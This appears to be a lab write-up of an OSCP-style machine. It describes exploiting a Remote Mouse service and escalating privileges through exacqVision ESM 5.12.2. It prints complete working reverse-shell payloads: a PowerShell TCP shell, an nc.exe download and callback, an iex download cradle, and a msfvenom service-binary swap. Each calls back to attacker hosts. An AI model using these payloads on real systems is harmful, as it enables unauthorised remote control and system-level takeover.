89 ESM Writeup

©

.89 Machine

Open ports

21 ..... file zilla
80 ..... apache exacq esm
135
139
445
1978 r
1979
1980
8090 ..... apache 2.4.43 ... /project/

21: can connect anonymously
There is project.zip you can download

Zip file contains:


.editorconfig

On 8090

With that name of the zip file

192.168.xx.89:8090/project/
Tried to enum
Found a laravel app

Folders:



.env file contains a app key
(Tried msf and decrypting .env or exploiting it with .env key but not work)


Also on

/storage/framwork/sessions/
Found sessions

But that is useless.

We noticed that 1978 port is open. We googled it and we found that port is for remotemouse


https://wintelguy.com/port-search/1978



Or simply

Nmap 192.168.xx.89 -p1978 -nv

the response is SIN 15win nop nop 300



We found the exploit for the remoutemouse

https://www.exploit-db.com/exploits/46697

But it need some modifications to work properly

The modified part by adding one liner powershell reverse_shell

Ref:

https://hackersinterview.com/oscp/reverse-shell-one-liners-oscp-cheatsheet/

```
def PopCalc(ip):
    MoveMouse(-5000,3000,ip)
    MousePress(mouse.leftClick,ip)
    sleep(1)
    SendString("cmd", ip)
    sleep(1)
    SendString("\n", ip)
    sleep(1)
    SendString('''powershell -nop -c
"$client = New-Object
System.Net.Sockets.TCPClient('192.16
8.140.128',4445);$stream =
$client.GetStream();[byte[]]$bytes =
0..65535|%{0};while(($i =
$stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data =
(New-Object -TypeName
System.Text.ASCIIEncoding).GetString
($bytes,0, $i);$sendback = (iex
$data 2>&1 | Out-String );$sendback2
= $sendback + 'PS ' + (pwd).Path +
'> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($s
endback2);
$stream.Write($sendbyte,0,$sendbyte.
Length);$stream.Flush()};
$client.Close()"''', ip)
    sleep(1)
    SendString("\n", ip)
    sleep(1)
    print("SUCCESS! Process calc.exe
has run on target",ip)
```

Add the ip and port

Open terminal

Nc -lnvp 445

Run the exploit

```
root@kali:~# nc -lvp 445
listening on [any] 445 ...
192.168.32.89: inverse host lookup failed: Unknown host
connect to [192.168.19.32] from (UNKNOWN) [192.168.32.89] 49758
Windows PowerShell running as user xavier on DESKTOP-MVUAOO7
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whomai
PS C:\Windows\system32> Invoke-PowerShellTcp : The term 'whomai' is not rec
ognized as the name of a cmdlet, function, script file, or operable
program. Check the spelling of the name, or if a path was included, verify
that the path is correct and try again.
```

```
PS C:\Windows\system32> whoami.exe
desktop-mvuaoo7\xavier
```

Then you are user.

Alternative: you can also do it with nc.exe

(GOLDEN)

First upload ncat

```
def PopCalc(ip):
   MoveMouse(-5000,3000,ip)
   MousePress(mouse.leftClick,ip)
   sleep(2)
   SendString('''powershell''',ip)
   sleep(3)
   SendString("\n",ip)
   sleep(5)
   SendString('''Invoke-WebRequest -Uri 'http://192.168.101.13/nc.exe' -OutFile
C:\Users\Public\nc.exe ''',ip)
```

```
sleep(1)
SendString("\n",ip)
sleep(1)
print("SUCCESS! Process calc.exe has run on target",ip)
```

Then edit again the exploit with:


```
def PopCalc(ip):
   MoveMouse(-5000,3000,ip)
   MousePress(mouse.leftClick,ip)
   sleep(1)
   SendString('''cmd.exe''',ip)
   sleep(1)
   SendString("\n",ip)
   sleep(1)
   SendString("C:\Users\Public\nc.exe 192.168.101.13 1212 -e cmd.exe",ip)
   sleep(1)
   SendString("\n",ip)
   sleep(1)
   print("SUCCESS! Process calc.exe has run on target",ip)
```

Or

```
def PopCalc(ip):
    MoveMouse(-5000,3000,ip)
    MousePress(mouse.leftClick,ip)
    sleep(1)
    SendString('''powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('http://192.168.19.32/rev.ps1')"''',ip)
    sleep(1)
    SendString("\n",ip)
    print("SUCCESS! Process calc.exe has run on target",ip)
```

Privesc:

Enumerating reveals the vulnerable services



Exacqvision ESM is likely vilnerable

Which is on port 8090

We found the version on login form

exacqVision ESM 5.12.2

exacqVision ESM 5.12.2

All Images Videos News Books Search too

www.exploit-db.com › exploits

exacqVision ESM 5.12.2 - Privilege Escalation - Windows local Exploit

Feb 14, 2019 — Exploit Title: exacqVision ESM 5.12.2 - Privilege Escalation # Exploit Author: bzyo # Twitter: @bzyo_ # Date: 2019-02-13 # Vulnerable Software: ...

vulners.com › zdt

exacqVision ESM 5.12.2 - Privilege Escalation Vulnerability - Vulners

exacqVision ESM 5.12.2 - Privilege Escalation Vulnerability. 2019-02-15T00:00:00. ID 1337DAY-ID- 32183. Type zdt. Reporter bzyo. Modified 2019-02- 15T00:00: ...

nvd.nist.gov › detail › change-record

CVE-2019-7588 - NVD - NIST

This issue affects: Exacq Technologies, Inc. exacqVision Enterprise System Manager (ESM) Version 5.12.2 and prior

We found the privesc exploit

1. Generate malicious .exe on attacking machine

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.163 LPORT=443 -f exe >
/var/www/html/enterprisesystemmanager.exe
```

2. Setup listener and ensure apache is running on attacking machine

```
service apache2 start
```

3. Download malicious .exe on victim machine

```
Powershell invoke-WebRequest -Uri 'http://192.168.101.13/enterprisesystemmanager.exe' -OutFile C:\Users\Public\
enterprisesystemmanager.exe
```

4. Rename C:\exacqVisionEsm\EnterpriseSystemManager\enterprisesystemmanager.exe

```
enterprisesystemmanager.exe > enterprisesystemmanager.bak
```

5. Copy/Move downloaded enterprisesystemmanager.exe file to
C:\exacqVisionEsm\EnterpriseSystemManager\

6. Restart victim machine

```
Shutdown /r
```

and setup a listener `nc -nvlp 80'

7. Reverse Shell on attacking machine opens

```
C:\Windows\system32>whoami
whoami
nt authority\system
```